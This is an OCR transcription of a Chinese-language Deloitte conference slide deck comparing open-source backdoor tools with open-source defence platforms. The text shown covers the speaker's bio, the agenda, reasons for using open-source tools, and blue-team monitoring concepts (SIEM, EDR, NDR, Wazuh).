Deloitte.

勤業眾信

矛盾大對決：開源後門程式對開源防禦平台剖析

勤業眾信聯合會計師事務所 高于凱

whoami

You can find me at hackercat.org
Facebook @hackercat1215

高于凱 Kai Kao

Deloitte Senior Manager

DevSecOps 社群顧問

Founder of HackerCat

Co-Founder of NOP Lab

Member of UCCU Hacker

出版書籍：

《WebSecurity 網站滲透測試 : Burp Suite 完全學習指南》

《CI / CD 安全防護大揭密：DevSecOps 最佳實踐指南》

《一個人的藍隊：企業資安防護技術實戰指南》

Agenda

1. 對決開場
2. 藍隊選手介紹
3. 紅隊選手介紹
4. 測試環境以及測試方式
5. 測試結果

對決開場

攻擊與防禦的拉鋸

在資安領域中，攻防之間的較量從未停止。每當新的攻擊技術出現，防禦機制就需要跟上；當新的防禦策略實施，攻擊者也會想辦法繞過。這是一場永無止境的攻防對抗，而我們今天的目標，是透過開源後門程式與開源防禦平台的實驗性研究，來了解這場對抗的細節。

探討目標

希望大家能從這場議程獲得什麼？

📌**建立攻防對抗的視角**

📌 **不同的防禦解決方案想要防禦的是什麼？**

📌 **這些開源後門工具是如何運作的？**

📌 **開源防禦方案能偵測到它們嗎？如果可以，偵測到的原因是什麼？**

為什麼選擇開源工具

✅ **透明性與可驗證性**
開源工具的程式碼是公開的，無論是攻擊者還是防禦者，任何人都能審查與分析，都可以深入研究它的運作機制。避免對於「黑箱」技術的盲目與信任。

✅ **與真實攻擊環境的貼近**
許多攻擊者直接使用開源 C2 工具，研究它們的行為有助於更準確地理解與防禦實際威脅。許多企業也會直接使用開源解決方案作為安全防禦。

✅ **降低學習與部署成本**
不論是企業還是個人，資安預算永遠有限。開源防禦解決方案讓更多人能夠**免費取得強大的安全工具**，降低導入門檻。

✅ **開放的技術交流及社群支援**
全球資安專家積極參與開源專案，使用者能透過社群討論獲得即時支援，並從其他專業人士的經驗中學習。

✅ **避免商業置入性行銷的內容**
選擇開源方案絕不代表商業工具不好，而是提供一個開放的研究環境，讓我們能專注於技術本質，而非品牌導向的選擇，維持廠商中立（Vendor Neutral）原則。


藍隊選手

SOC visibility triad

Network Detection and Response

監控與分析網路流量，偵測異常行為與潛在攻擊。

- 流量監控
- 流量分析
- 網路行為監控



Security Information and Event Management

集中收集、分析日誌與事件，提供關聯性分析與告警。


- 日誌管理
- 事件關聯分析
- 合規需求

Endpoint Detection and Response


監控端點活動，偵測並回應可疑行為，強化終端安全。

- 檔案變更
- 即時監控
- 端點行為分析


日誌分析可見性 SIEM



端點防護可見性 EDR



流量防護可見性 NDR



藍隊參賽選手

日誌防護可見性


端點防護可見性


- 免費、開源、安全監控平台
- 功能豐富的SIEM與主機入侵檢測系統
- 支援多平台，易於部署且可擴展
- 提供強大的API和整合能力

流量防護可見性

- 免費、開源、成熟的網路監控工具
- 知名的IDS/IPS
- 使用標準輸入和輸出格式(YAML/JSON)
- 易於整合其他SIEM與日誌分析工具

Wazuh






